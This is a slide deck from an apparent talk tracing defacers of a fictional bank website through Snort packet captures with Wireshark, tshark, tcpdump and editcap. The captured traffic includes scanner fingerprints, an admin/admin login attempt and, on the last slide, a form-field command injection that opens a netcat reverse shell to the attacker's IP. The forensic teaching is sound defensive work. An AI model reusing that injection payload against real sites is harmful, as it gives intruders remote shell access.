

Breaking the bank

Tracing defacers through a company network


Judith van Stegeren

**Cybertaaa
cybertuuu**



**cybertaaa
cybertuuu**

After my graduation



After my graduation

I know!
I'll make a
list!



my
list



- WHAT I WANT
IN LIFE
- pay student loan
 - no 60 hour workweek
 - cycle to work
 - nice colleagues



Where I work




Where I work

Rijksoverheid
&
vitale infrastructuur



What I do



Demo

Incident Response for fictional bank

McDuck Bank gebruikt cookies om haar websites gebruiksvriendelijker te maken. Bekijk welke cookies we gebruiken in ons [Privacy- en cookie statement](#)

MCDUCK BANK

[FAQ's](#) | [Contact & service](#) |



Particulieren | Zakelijk | Private Banking | Institutionele beleggers | Over McDuck Bank

Inloggen

Particulieren | Betalen | Sparen | Beleggen | Hypotheken

**Met geld
kun je de
wereld
veranderen**



Beleg zonder
aankoopkosten

Hart-Headprijs 2017

Verander de wereld

Hypotheeken



Laatste nieuws

- Opinieartikel Peter Blom: "Maak Maatschappelijke Onderneming nieuwe norm."
- Start stemprijsperiode Hart-Headprijs 2017
- Crowdfundingactie van start voor sluiting kolencentrale Amsterdam

[Meer nieuws >](#)

Duurzaam betalen en sparen

Open direct een rekening, geef een wijziging door of lees meer informatie:

- Leer ons kennen in 1 minuut
- Open een betaalrekening
- Open een Jongeren Rekening
- Geef een wijziging door

[Stap over in 3 stappen >](#)

Meestgestelde vragen

- Hoe wijzig ik mijn privé adresgegevens?
- Wat moet ik doen als de batterij van mijn identifiër leeg is?
- Hoe vraag ik een nieuwe gebruikersnaam of wachtwoord aan?
- Wat zijn BIC, SWIFT en IBAN?
- Wat is iDIN?

[Ga naar alle veelgestelde vragen >](#)

Zone-H: defacement registry

[www.zone-h.org/archive](#)

Home News Events Archive Archive ★ Onhold Notify Stats Register Login

NOTIFIER

DOMAIN

Special defacements only ☐ Fulltext/Wildcard ☒ Onhold (Unpublished) only ☐

Date :

Total notifications: **1,076** of which **43** single ip and **1,033** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2017/04/29	BD_LEVEL_7		M				wijnwebshops.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M				adwordstips.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M				loterijpagina.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M				borduurmachinekopen.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M				dieet-tip.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7		M				onlineboetiek.nl/sid.php	Linux	mirror
2017/04/29	BD_LEVEL_7						bestellenuitchina.nl/sid.php	Linux	mirror
2017/04/29	TheWayEnd	H	M				www.perfectmanicurenairstyling.nl	Linux	mirror
2017/04/29	TheWayEnd	H	M				www.nicolasen-ouderenpsycholog...	Linux	mirror
2017/04/29	TheWayEnd	H	M				www.3k33.nl	Linux	mirror



Defacement

You've been pwned
by the
Beagle Boys Crew [BBC]



Snort



```
$ ls
```

```
2015-07-19  2015-07-20  2015-07-21  
2015-07-22  2015-07-23  2015-07-24
```

```
$ cd 2015-07-23
```

```
$ ls
```

```
snort.log.1437609637  
snort.log.1437656593  
snort.log.1437692410
```

Finding the right log

```
$ ls
```

```
snort.log.1437609637
```

```
snort.log.1437656593
```

```
snort.log.1437692410
```

```
$ capinfos -a *
```

```
File name:          snort.log.1437609637
```

```
First packet time:  2015-07-23 02:11:16.403393
```

```
File name:          snort.log.1437656593
```

```
First packet time:  2015-07-23 15:03:13.956770
```

```
File name:          snort.log.1437692410
```

```
First packet time:  2015-07-24 01:00:10.028476
```

Wireshark!

snort.log.1437656593 [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	2015-07-23 15:03:13.956770	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
2	2015-07-23 15:03:13.956993	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
3	2015-07-23 15:03:13.967389	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
4	2015-07-23 15:03:13.968551	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
5	2015-07-23 15:03:13.968749	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
6	2015-07-23 15:03:13.977637	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
7	2015-07-23 15:03:13.978715	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
8	2015-07-23 15:03:13.978896	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
9	2015-07-23 15:03:13.979873	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un

▼ Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Jul 23, 2015 15:03:13.956770000 CEST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1437656593.956770000 seconds

[Time delta from previous captured frame: 0.000000000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 0.000000000 seconds]

Frame Number: 1

```
0000 00 1e ec 26 d2 ac 4c 5e 0c 04 8b 35 08 00 45 00 ...&..L^ ...5..E.
0010 05 a0 09 14 40 00 33 06 05 83 bc 7d 5d 9e c0 a8 ...@.3. ...}}...
0020 58 fd 01 bb d1 2c e7 d2 6d 05 cb 17 7c 7f 50 10 X.....m...[.P.
0030 00 fa 66 30 00 00 d0 8b c2 92 14 39 be 45 d9 eb ..f0.....9.E.
0040 cc 47 a9 c7 05 81 e8 69 31 98 4b e8 a9 ac ad ef .G.....i.LK....
0050 0c ae 19 af 8f c2 80 f1 25 26 09 d2 2f 42 12 96 .....%&.../B.
0060 09 ed dd 40 bb 49 3e d2 05 bf e4 a0 48 ac db bd ...@.I>....H...
0070 fc c6 1a 24 de 3f 78 1e 4e c6 89 2a 6e 43 cc c1 ...$.?p. N...nC...
0080 81 34 58 eb 15 26 47 94 d0 71 50 a7 d2 e9 3b fe .4X..&G..qP...;
0090 f9 f0 c7 ad 6b d1 d5 22 99 e2 fb 64 60 1f 3c 86 ....k... ..d'<.
00a0 c5 a6 fb a7 02 ac a8 e4 be f2 d6 a6 be da 93 1f ...<.....<
```

File: "/home/judith/temp NETRE..." Packets: 318364 · Displayed: 318364 (100.0%) · Load time: ... Profile: Default

Wireshark!

snort.log.1437656593 [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http.request.uri contains bb.jpg Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
273871	18:15:40.664661	82.145.37.203	192.168.88.3	HTTP	384	GET /bb.jpg HTTP/1.1
274879	18:18:53.515149	69.42.220.27	192.168.88.3	HTTP	267	GET /bb.jpg HTTP/1.1
275227	18:19:34.261369	172.56.38.100	192.168.88.3	HTTP	429	GET /bb.jpg HTTP/1.1
276301	18:25:20.758465	95.211.186.180	192.168.88.3	HTTP	388	GET /bb.jpg HTTP/1.1
276984	18:27:07.014861	192.168.88.253	192.168.88.3	HTTP	352	GET /bb.jpg HTTP/1.1
278012	18:30:47.563385	192.168.88.254	192.168.88.3	HTTP	381	GET /bb.jpg HTTP/1.1
278792	18:34:29.779173	207.245.236.152	192.168.88.3	HTTP	375	GET /bb.jpg HTTP/1.1
280387	18:35:45.819025	87.223.241.163	192.168.88.3	HTTP	563	GET /bb.jpg HTTP/1.1
288381	18:41:16.496453	103.255.224.118	192.168.88.3	HTTP	450	GET /bb.jpg HTTP/1.1

▼ Frame 273871: 384 bytes on wire (3072 bits), 384 bytes captured (3072 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Jul 23, 2015 20:15:40.664661000 CEST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1437675340.664661000 seconds

[Time delta from previous captured frame: 0.080387000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 18746.707891000 seconds]

Frame Number: 273871

```
0000  00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00  .&.;.L^ ...5..E.
0010  01 72 db e8 40 00 2e 06 de 95 52 91 25 cb c0 a8  .r.@... ..R%...
0020  58 03 d6 90 00 50 a3 38 f9 be 29 1e 0d 1e 80 18  X...P.8 ..).....
0030  00 ed 90 0a 00 00 01 01 08 0a 00 64 23 cd 01 b6  ....d#...
0040  a1 41 47 45 54 20 2f 62 62 2e 6a 70 67 20 48 54  .AGET /b b.jpg HT
0050  54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77  TP/1.1.. Host: ww
0060  77 2e 6d 63 64 75 63 6b 62 61 6e 6b 2e 6e 65 74  w.mcduck bank.net
0070  0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f  .User-A gent: Mo
0080  7a 69 6c 6c 61 2f 35 2e 30 28 58 31 31 3b 20  zilla/5. 0 (X11;
0090  4c 69 6e 75 78 20 78 38 36 5f 36 34 3b 20 72 76  Linux x8 6_64; rv
00a0  3a 33 31 2e 30 29 20 47 65 63 6b 6f 2f 32 30 31  :31.0) G ecko/201
```

File: "/home/judith/temp NETRE..." Packets: 318364 · Displayed: 28 (0.0%) · Load time: 0:04.848 Profile: Default

Wireshark!

snort.log.1437656593 [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ip.addr == 82.145.37.203 and http.request Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
146560	15:06:39.418279	82.145.37.203	192.168.88.3	HTTP	205	GET / HTTP/1.1
146568	15:06:39.739131	82.145.37.203	192.168.88.3	HTTP	207	GET / HTTP/1.1
146579	15:06:40.018212	82.145.37.203	192.168.88.3	HTTP	219	GET /Y0gGi0II.axd HTTP/1.1
146601	15:06:40.178639	82.145.37.203	192.168.88.3	HTTP	230	GET /Y0gGi0II.bas:ShowVolum
146612	15:06:40.318228	82.145.37.203	192.168.88.3	HTTP	222	GET /Y0gGi0II.config HTTP/1
146614	15:06:40.458390	82.145.37.203	192.168.88.3	HTTP	220	GET /Y0gGi0II.mdb+ HTTP/1.1
146618	15:06:40.588252	82.145.37.203	192.168.88.3	HTTP	219	GET /Y0gGi0II.btr HTTP/1.1
146620	15:06:40.748308	82.145.37.203	192.168.88.3	HTTP	218	GET /Y0gGi0II.no HTTP/1.1
146622	15:06:40.888285	82.145.37.203	192.168.88.3	HTTP	216	GET /Y0gGi0II. HTTP/1.1

▼ Frame 146579: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Jul 23, 2015 17:06:40.018212000 CEST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1437664000.018212000 seconds

[Time delta from previous captured frame: 0.020129000 seconds]

[Time delta from previous displayed frame: 0.279081000 seconds]

[Time since reference or first frame: 7406.061442000 seconds]

Frame Number: 146579

```
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&.;.L^ ...5..E.
0010 00 cd 0c 20 40 00 2e 06 af 03 52 91 25 cb c0 a8 ... @... ..R.%...
0020 58 03 d2 35 00 50 bd eb d5 0e cf f7 f3 31 80 18 X..5.P.. ....1..
0030 01 71 ce 3b 00 00 01 01 08 0a 00 38 e0 c0 01 8b .q;.....8....
0040 5e 2e 47 45 54 20 2f 59 30 67 47 69 30 31 49 2e ^.GET /Y 0gGi0II.
0050 61 78 64 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f axd HTTP /1.1..Co
0060 6e 6e 65 63 74 69 6f 6e 3a 20 4d 65 65 70 2d 41 nnection : Keep-A
0070 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 live..Us er-Agent
0080 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 30 20 28 : Mozill a/5.00 (
0090 4e 69 6b 74 6f 2f 32 2e 31 2e 36 29 20 28 45 76 Nikto/2. 1.6) (Ev
00a0 61 73 69 6f 6e 73 3a 4e 6f 6e 65 29 20 28 54 65 asions:N one) (Te
```

File: "/home/judith/temp NETRE..." Packets: 318364 · Displayed: 8547 (2.7%) · Load time: 0:05.... Profile: Default

User Agent

“In computing, a **user agent** is software (a software agent) that is acting on behalf of a user.” (Wikipedia)

Examples:

```
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)"  
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"  
"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"  
"Hetzner System Monitoring"  
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:40.0) Gecko/20100101 Firefox/40.0"  
"Tiny Tiny RSS/16.8 (3d5d289) (http://tt-rss.org/)"  
"Tiny Tiny RSS/17.1 (78fee22) (http://tt-rss.org/)"  
"Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)"
```


Obtaining a list of User Agents with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request"  
      -r snort.log.1437656593  
      -T fields -e http.user_agent  
| sort | uniq -c | sort -nr | head
```

Obtaining a list of User Agents with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request"  
      -r snort.log.1437656593  
      -T fields -e http.user_agent  
| sort | uniq -c | sort -nr | head
```

```
452 w3af.org  
415 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)  
290 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:sitezip)  
79 Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0  
42 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi_dir_check)  
32 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:multiple_index)  
32 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:embedded detection)  
12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:headers: Translate-f #1)  
12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001398)  
12 Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001397)
```

Obtaining a list of requests with tshark


```
$ tshark -Y "ip.src == 82.145.37.203 and http.request  
           and http.user_agent contains Firefox"  
-r snort.log.1437656593  
-T fields -e http.request.method -e http.host -e http.request.uri  
| sort | uniq -c | sort -nr
```

Obtaining a list of requests with tshark

```
$ tshark -Y "ip.src == 82.145.37.203 and http.request  
          and http.user_agent contains Firefox"  
-r snort.log.1437656593  
-T fields -e http.request.method -e http.host -e http.request.uri  
| sort | uniq -c | sort -nr
```

```
9 GET www.mcduckbank.net /  
8 GET www.mcduckbank.net /data/media/portfolio/mcduck_on_money.jpg  
5 GET www.mcduckbank.net /admin.php?mgr=login&js=1  
4 POST www.mcduckbank.net /index.php?pid=4  
4 GET www.mcduckbank.net /ui/elements/css/elements.css  
4 GET www.mcduckbank.net /ui/admin/js/scripts.js  
4 GET www.mcduckbank.net /ui/admin/js/jquery.js  
4 GET www.mcduckbank.net /ui/admin/js/imagehover.js  
4 GET www.mcduckbank.net /ui/admin/images/bg.clouds.mgr.png  
4 GET www.mcduckbank.net /ui/admin/css/tabs.css  
4 GET www.mcduckbank.net /ui/admin/css/ssm.type.css  
4 GET www.mcduckbank.net /ui/admin/css/ssm.tables.css  
4 GET www.mcduckbank.net /ui/admin/css/ssm.master.css  
4 GET www.mcduckbank.net /index.php?pid=4  
3 POST www.mcduckbank.net /admin.php?mgr=login&js=1&try=1  
2 GET www.mcduckbank.net /ui/elements/images/icon.error.gif  
2 GET www.mcduckbank.net /favicon.ico  
2 GET www.mcduckbank.net /admin.php?en_log_id=0&action=users  
2 GET www.mcduckbank.net /admin.php  
1 GET www.mcduckbank.net /ui/admin/images/bg.login.png  
1 GET www.mcduckbank.net /bb.jpg
```

Intermezzo: dealing with unwieldy PCAP files



snort.log.1437656593 [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	2015-07-23 15:03:13.956770	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
2	2015-07-23 15:03:13.956993	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
3	2015-07-23 15:03:13.967389	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
4	2015-07-23 15:03:13.968551	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
5	2015-07-23 15:03:13.968749	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
6	2015-07-23 15:03:13.977637	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
7	2015-07-23 15:03:13.978715	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un
8	2015-07-23 15:03:13.978896	192.168.88.253	188.125.93.158	TCP	60	53548 → 44
9	2015-07-23 15:03:13.979873	188.125.93.158	192.168.88.253	TLSv1.2	1454	Ignored Un

▼ Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Jul 23, 2015 15:03:13.956770000 CEST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1437656593.956770000 seconds

[Time delta from previous captured frame: 0.000000000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 0.000000000 seconds]

Frame Number: 1

```
0000 00 1e ec 26 d2 ac 4c 5e 0c 04 8b 35 08 00 45 00 ...&..L^ ...5..E.
0010 05 a0 09 14 40 00 33 06 05 83 bc 7d 5d 9e c0 a8 ...@.3. ...}}...
0020 58 fd 01 bb d1 2c e7 d2 6d 05 cb 17 7c 7f 50 10 X.....m...[.P.
0030 00 fa 66 30 00 00 d0 8b c2 92 14 39 be 45 d9 eb ..f0.....9.E..
0040 cc 47 a9 c7 05 81 e8 69 31 98 4b e8 a9 ac ad ef .G.....i 1.K....
0050 0c a6 19 af 8f c2 80 f1 25 26 09 d2 2f 42 12 96 .....%&.../B..
0060 09 ed dd 40 bb 49 3e d2 05 bf e4 a0 48 ac db bd ...@.I>....H...
0070 fc c6 1a 24 de 3f 78 1e 4e c6 89 2a 6e 43 cc c1 ...$.?p. N...*nC..
0080 81 34 58 eb 15 26 47 94 d0 71 50 a7 d2 e9 3b fe .4X...&G...qP...;
0090 f9 f0 c7 ad 6b d1 d5 22 9e e2 fb 64 60 1f 3c 86 ....k... ..d'<.
00a0 c5 a6 fb a7 02 ac a8 e4 be f2 d6 a6 be da 93 1f ...<...<...<...<
```

File: "/home/judith/temp NETRE... Packets: 318364 · Displayed: 318364 (100.0%) · Load time: ... Profile: Default

Intermezzo: dealing with unwieldy PCAP files

```
$ ls -lsh
-rw-r--r-- 1 judith judith 154M Jul 23  2015 snort.log.1437609637
-rw-r--r-- 1 judith judith 155M Jul 24  2015 snort.log.1437656593
-rw-r--r-- 1 judith judith 264K Jul 24  2015 snort.log.1437692410
```

Intermezzo: dealing with unwieldy PCAP files

Let's filter on attacker IP

```
$ tcpdump -r snort.log.1437656593  
-w attacker.pcap  
host 82.145.37.203
```

Intermezzo: dealing with unwieldy PCAP files

Let's filter on attacker IP

```
$ tcpdump -r snort.log.1437656593  
          -w attacker.pcap  
          host 82.145.37.203
```

And then filter out only packages from after 17:00

```
$ editcap -A "2015-07-23 17:00:00"  
          -F pcap attacker.pcap  
          attacker_after_17.pcap
```


Intermezzo: dealing with unwieldy PCAP files

```
$ ls -lsh
total 320M
440K -rw-r--r-- 1 judith judith 439K Apr 11 16:21 attacker_after_17.pcap
 10M -rw-r--r-- 1 judith judith  10M Apr 11 16:14 attacker.pcap
154M -rw-r--r-- 1 judith judith 154M Jul 23  2015 snort.log.1437609637
155M -rw-r--r-- 1 judith judith 155M Jul 24  2015 snort.log.1437656593
264K -rw-r--r-- 1 judith judith 264K Jul 24  2015 snort.log.1437692410
```

Small PCAP

attacker_after_17.pcap [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	17:04:58.046668	82.145.37.203	192.168.88.3	TCP	74	54291 → 80 [SYN] Seq=0
2	17:04:58.046914	192.168.88.3	82.145.37.203	TCP	74	80 → 54291 [SYN, ACK]
3	17:04:58.066286	82.145.37.203	192.168.88.3	TCP	74	54292 → 80 [SYN] Seq=0
4	17:04:58.066333	192.168.88.3	82.145.37.203	TCP	74	80 → 54292 [SYN, ACK]
5	17:04:58.126600	82.145.37.203	192.168.88.3	TCP	74	[TCP Spurious Retransmission]
6	17:04:58.126824	192.168.88.3	82.145.37.203	TCP	74	[TCP Retransmission]
7	17:04:58.216674	82.145.37.203	192.168.88.3	TCP	66	54291 → 80 [ACK] Seq=1
8	17:04:58.250774	82.145.37.203	192.168.88.3	HTTP	371	GET / HTTP/1.1
9	17:04:58.251079	82.145.37.203	192.168.88.3	TCP	66	54292 → 80 [ACK] Seq=2
10	17:04:58.251086	192.168.88.3	82.145.37.203	TCP	66	80 → 54291 [ACK] Seq=2
11	17:04:58.306088	82.145.37.203	192.168.88.3	TCP	66	[TCP Dup ACK 7#1] 54291
12	17:04:58.326225	192.168.88.3	82.145.37.203	TCP	1406	[TCP segment of a reassembled
13	17:04:58.326232	192.168.88.3	82.145.37.203	HTTP	420	HTTP/1.1 200 OK (text)
14	17:04:58.497515	82.145.37.203	192.168.88.3	TCP	66	54291 → 80 [ACK] Seq=2
15	17:04:58.506111	82.145.37.203	192.168.88.3	TCP	66	54291 → 80 [ACK] Seq=2

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
▶ Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
▶ Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
▶ Transmission Control Protocol, Src Port: 54291, Dst Port: 80, Seq: 0, Len: 0

0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .G...L^ ...5..E.
0010 00 3c c2 8e 40 00 2e 06 f9 25 52 91 25 cb c0 a8 <...@... %R.%..
0020 58 03 d4 13 00 50 1e 57 31 f1 00 00 00 00 a0 02 X...P.W 1.....
0030 72 10 2c d5 00 00 02 04 05 48 04 02 08 0a 00 53 r,..... .H....S
0040 f3 7f 00 00 00 00 01 03 03 07

File: "/home/judith/temp NRETE... Packets: 995 · Displayed: 995 (100.0%) · Load time: 0... Profile: Default

Attack 1

attacker.pcap [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: contains "Firefox" and http.request.method == POST Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
4796	15:11:32.560902	82.145.37.203	192.168.88.3	HTTP	635	POST /admin.php?mgr=login&js=1&try=
5034	15:11:44.401653	82.145.37.203	192.168.88.3	HTTP	644	POST /admin.php?mgr=login&js=1&try=
5153	15:11:49.741699	82.145.37.203	192.168.88.3	HTTP	636	POST /admin.php?mgr=login&js=1&try=
23453	17:10:09.601724	82.145.37.203	192.168.88.3	HTTP	719	POST /index.php?pid=4 HTTP/1.1 (ap
23480	17:14:08.290166	82.145.37.203	192.168.88.3	HTTP	761	POST /index.php?pid=4 HTTP/1.1 (ap
23643	17:49:47.273693	82.145.37.203	192.168.88.3	HTTP	748	POST /index.php?pid=4 HTTP/1.1 (ap
24359	19:27:35.906192	82.145.37.203	192.168.88.3	HTTP	729	POST /index.php?pid=4 HTTP/1.1 (ap

▶ Frame 4796: 635 bytes on wire (5080 bits), 635 bytes captured (5080 bits)

- ▶ Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
- ▶ Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
- ▶ Transmission Control Protocol, Src Port: 53891, Dst Port: 80, Seq: 1, Ack: 1, Len: 569
- ▶ Hypertext Transfer Protocol

▼ HTML Form URL Encoded: application/x-www-form-urlencoded

- ▶ Form item: "username" = "admin"
- ▶ Form item: "password" = "admin"
- ▶ Form item: "act" = ""
- ▶ Form item: "attempts" = ""
- ▶ Form item: "button" = "Login"

0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .G...L^ ...5..E.
0010 02 6d 0f 5e 40 00 2e 06 aa 25 52 91 25 cb c0 a8 .m.^@... %R.%...
0020 58 03 d2 83 00 50 73 96 f1 c6 b0 df cc 5b 80 18 X....Ps.[..
0030 00 e5 74 ed 00 00 01 01 08 0a 00 39 fe b7 01 8c ..t.....9....
0040 7c 39 50 4f 53 54 20 2f 61 64 6d 69 6e 2e 70 68 |9POST / admin.ph

File: "/home/judith/temp NETRE... Packets: 24372 · Displayed: 7 (0.0%) · Load time: 0:0... Profile: Default

Attack 2

attacker.pcap [Wireshark 2.2.5]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: contains "Firefox" and http.request.method == POST Expression... Clear Apply Save

Source	Destination	Protocol	Length	Info
82.145.37.203	192.168.88.3	HTTP	635	POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	644	POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	636	POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	719	POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	761	POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	748	POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlencoded)
82.145.37.203	192.168.88.3	HTTP	729	POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlencoded)

Frame 23480: 761 bytes on wire (6088 bits), 761 bytes captured (6088 bits) on interface 0
Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
Transmission Control Protocol, Src Port: 54305, Dst Port: 80, Seq: 1, Ack: 1, Len: 695
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "cid" = "3"
Form item: "name" = "escape"; nc -e /bin/sh 82.145.37.203 37226; echo "Beagle Boys"
Form item: "email" = "bb@example.com"
Form item: "subject" = "Paying a visit"
Form item: "message" = "Hello, nice site you have there!"
Form item: "action" = "Send"
Form item: "mailinglist" = "1"

0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&...;..L^ ...5..E.
0010 02 eb b9 47 40 00 2e 06 ff bd 52 91 25 cb c0 a8 ...G@... ..R.%...
0020 58 03 d4 21 00 50 c1 bd b5 6b eb 39 b2 a3 80 18 X...!..P... ..k.9....
